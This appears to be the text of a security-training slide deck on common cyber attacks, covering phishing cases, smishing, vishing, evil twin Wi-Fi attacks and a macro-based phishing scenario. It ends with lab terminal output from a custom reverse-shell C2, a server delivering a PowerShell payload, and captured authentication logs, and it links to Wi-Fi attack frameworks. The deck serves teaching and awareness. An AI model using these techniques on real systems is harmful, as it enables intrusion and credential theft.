Types of Attacks

SoftUni Team

Technical Trainers

Software University

SoftUni

Software University

https://softuni.bg

Have a Question?

Software University

sli.do

#Cyber_Security

Table of Contents

1. Cyber Attacks Theory
2. Types of Cyber Attacks
   - Phishing Attacks
   - Denial of Service (DoS)
   - Distributed Denial of Service (DDos)
   - Malware Attacks
   - Injection Attacks
   - Brute Forcing Attacks

Cyber Attacks Theory

What is a Cyber Attack?

- **Exploitation action caused by an intruder or a threat, damaging:**
  - Company Reputation
  - Personal Data
  - Company Related Services
  - Overall Security Posture and many more…
- **Every day, more than 2000 cyber attacks are registered**
  - **One cyber attack each 39 seconds**


Why Cyber Attacks Occur so Often?

- The Internet is **widely open** and **connected**
- Everyone **can connect to each other easily**, including hackers
- Getting **caught online is harder**, especially if you are using TOR, or your country does not have cyber regulation plans
- Attacks **do not happen by accident**
- Attacks are **product of deep researches and tests**

Vulnerabilities could appear EVERYWHERE!

Live Cyber Threat Map

https://threatmap.checkpoint.com/



LIVE CYBER THREAT MAP

2,329,045 ATTACKS ON THIS DAY

ATTACKS Current rate − 4 +

Trojan.WIN32.XMRig.A
11:12:34 NY, United States → Russia

Geneirc.TC.a
11:12:34 Australia → Israel

WannaCry.TC.p
11:12:34 United States → Switzerland

WannaCry.TC.p
11:12:33 United States → Switzerland

infecting website.TC.aekyk
11:12:33 Israel → Israel

Omnatuor.TC.a
11:12:33 United States → India

Infecting URL.RS.TC.bvgfh
11:12:33 United Kingdom → Russia

DON'T WAIT TO BE ATTACKED
PREVENTION STARTS NOW>

TOP TARGETED COUNTRIES

Highest rate of attacks per organization in the last day.

- Mongolia
- Nepal
- Indonesia
- Taiwan
- Vietnam

TOP TARGETED INDUSTRIES

Highest rate of attacks per organization in the last day.

- Education
- Healthcare
- Government

TOP MALWARE TYPES

Malware types with the highest global impact in the last day.

- Adware
- Phishing
- Backdoor

Types of Cyber Attacks

Most Common Ones

Phishing Attacks

Phishing Attack

- **Phishing is one of the most dangerous and common attack**, since it is super simple and relies mostly on the human error
- Phishing attack aims to:
  - **Steal personal data**
  - **Inject malware**
  - **Test human response (when performed as prevention trainings)**
- There are **many types of phishing attacks**, more in a minutes
- Even **big companies failed to protect themselves** against phishing

Recorded (BIG) Breaches

Facebook and Google

- Between 2013 and 2015, *Facebook and Google were tricked out of $100 million* due to an extended phishing campaign
- The phisher took advantage of the fact that both companies used Quanta, a Taiwan-based company, as a vendor
- The attacker sent a series of fake invoices to the company that impersonated Quanta, which both Facebook and Google paid
- Source: *https://www.checkpoint.com/cyber-hub/threat-prevention/what-is-phishing/the-top-5-phishing-scams-of-all-times/*

Recorded (BIG) Breaches

Crelan Bank

- Crelan Bank, in Belgium, was the victim of a business email compromise (BEC) scam that *cost the company approximately $75.8 million*
- This type of attack involves the phisher compromising the account of a high-level executive within a company and instructing their employees to transfer money to an account controlled by the attacker
- The Crelan Bank phishing attack was discovered during an internal audit, and the organization was able to absorb the loss since it had sufficient internal reserves
- Source : *https://www.checkpoint.com/cyber-hub/threat-prevention/what-is-phishing/the-top-5-phishing-scams-of-all-times/*

Recorded (BIG) Breaches

FACC

- FACC, an Austrian manufacturer of aerospace parts, also lost a significant amount of money to a BEC scam
- In 2016, the organization announced the attack and revealed that a phisher posing as the company's CEO instructed an employee in the accounting department *to send $61 million to an attacker-controlled bank account*
- Source: *https://www.checkpoint.com/cyber-hub/threat-prevention/what-is-phishing/the-top-5-phishing-scams-of-all-times/*

Spear Phishing Attack

- **Precise and Targeted Phishing Attack**
- This attack is targeting **small number of people**
- A lot of **victim research** (mainly OSINT) is required, in order for this attack to be successful

SMishing

- **SMS Phishing attacks** (SMishing) are phishing attacks performed over SMS messages


Vishing

- **Voice Phishing attacks** (Vishing) are phishing attacks performed over voice channels

Evil Twin Attack

- **Evil Twin Attack** targets Wireless Networks
- The attack is simple:
  - **Create a fake access point, having the same settings as the original**
  - **Drop the communication in the targeted real network**
  - **The victims will auto connect to the fake network and will be asked for the wireless password**


Evil Twin Attack Visual Representation



Attacker has full control of the evil twin access point and the traffic that goes through it.

Frameworks to Perform Wi-Fi Attacks

- Airgeddon: https://github.com/v1s1t0r1sh3r3/airgeddon
- WiFiPhisher: https://github.com/wifiphisher/wifiphisher
- WiFi Exploitation Framework: https://github.com/D3Ext/WEF



What Would You Do?

- Imagine you work at Facebook and receive an email with attached .docm file form <*support@fecabook.com*>
- Email Body:


Dear employee_name

Please find the attached document to understand company's new office policy regulations. Once you open the file, make sure to click "enable content" so our system can track your progress.

Best Regards,

What Would You Do?

- Let's say you've opened it, and now you see this:




SECURITY WARNING Macros have been disabled.

- **IMPORTANT NOTE**: Some of the phishing attacks relies on utilizing zero days (like "Folina"), if that is the case the game would be over if you only have opened the document
- This example is a standard phishing attempt by using MSWORD macros

If You Clicked, This Would Have Happened

- This is what a custom made C2 looks like



```
┌──(kali㉿kali)-[/opt/C2/Powershell/Reverse]
└─$ python listener.py
Listening ...
Connected by ('192.168.126.130', 50177)
Enter cmd ipconfig
b'\r\nWindows IP Configuration\r\n\r\n\r\nEthernet adapter Ethernet0:\r\n\r\n   Connection-specific DNS S
uffix  . : localdomain\r\n   Link-local IPv6 Address . . . . . : fe80::4817:dcf8:d0f1:f91f%4\r\n   IPv4 A
ddress. . . . . . . . . . . : 192.168.126.130\r\n   Subnet Mask . . . . . . . . . . . : 255.255.255.0\r\n
   Default Gateway . . . . . . . . . : 192.168.126.2\r\n'
Listening ...
Connected by ('192.168.126.130', 50209)
Enter cmd
```


```
┌──(kali㉿kali)-[/opt/C2/Powershell/Reverse]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.126.130 - - [13/Jul/2022 04:28:33] "GET /client.ps1 HTTP/1.1" 200 -
```

```
[2022-07-13 04:28:31] [*] AUTHENTICATE_MESSAGE (\,DESKTOP-AL8NPR8)
[2022-07-13 04:28:31] [*] User DESKTOP-AL8NPR8\ authenticated successfully
[2022-07-13 04:28:31] [*] :::00::aaaaaaaaaaaaaaaa
[2022-07-13 04:28:31] [*] AUTHENTICATE_MESSAGE (\,DESKTOP-AL8NPR8)
[2022-07-13 04:28:31] [*] User DESKTOP-AL8NPR8\ authenticated successfully
[2022-07-13 04:28:31] [*] :::00::aaaaaaaaaaaaaaaa
[2022-07-13 04:28:31] [*] AUTHENTICATE_MESSAGE (\,DESKTOP-AL8NPR8)
[2022-07-13 04:28:31] [*] User DESKTOP-AL8NPR8\ authenticated successfully
[2022-07-13 04:28:31] [*] :::00::aaaaaaaaaaaaaaaa
[2022-07-13 04:28:31] [*] AUTHENTICATE_MESSAGE (\,DESKTOP-AL8NPR8)
[2022-07-13 04:28:31] [*] User DESKTOP-AL8NPR8\ authenticated successfully
[2022-07-13 04:28:31] [*] :::00::aaaaaaaaaaaaaaaa
[2022-07-13 04:28:31] [*] AUTHENTICATE_MESSAGE (\,DESKTOP-AL8NPR8)
[2022-07-13 04:28:31] [*] User DESKTOP-AL8NPR8\ authenticated successfully
[2022-07-13 04:28:31] [*] :::00::aaaaaaaaaaaaaaaa
[2022-07-13 04:28:31] [*] AUTHENTICATE_MESSAGE (\,DESKTOP-AL8NPR8)
[2022-07-13 04:28:31] [*] User DESKTOP-AL8NPR8\ authenticated successfully
[2022-07-13 04:28:31] [*] :::00::aaaaaaaaaaaaaaaa
[2022-07-13 04:28:31] [*] AUTHENTICATE_MESSAGE (\,DESKTOP-AL8NPR8)
[2022-07-13 04:28:31] [*] User DESKTOP-AL8NPR8\ authenticated successfully
[2022-07-13 04:28:31] [*] :::00::aaaaaaaaaaaaaaaa
[2022-07-13 04:28:31] [*] AUTHENTICATE_MESSAGE (\,DESKTOP-AL8NPR8)
[2022-07-13 04:28:31] [*] User DESKTOP-AL8NPR8\ authenticated successfully
[2022-07-13 04:28:31] [*] :::00::aaaaaaaaaaaaaaaa
```

- Source: https://www.youtube.com/watch?v=A8DkVDQW1-w

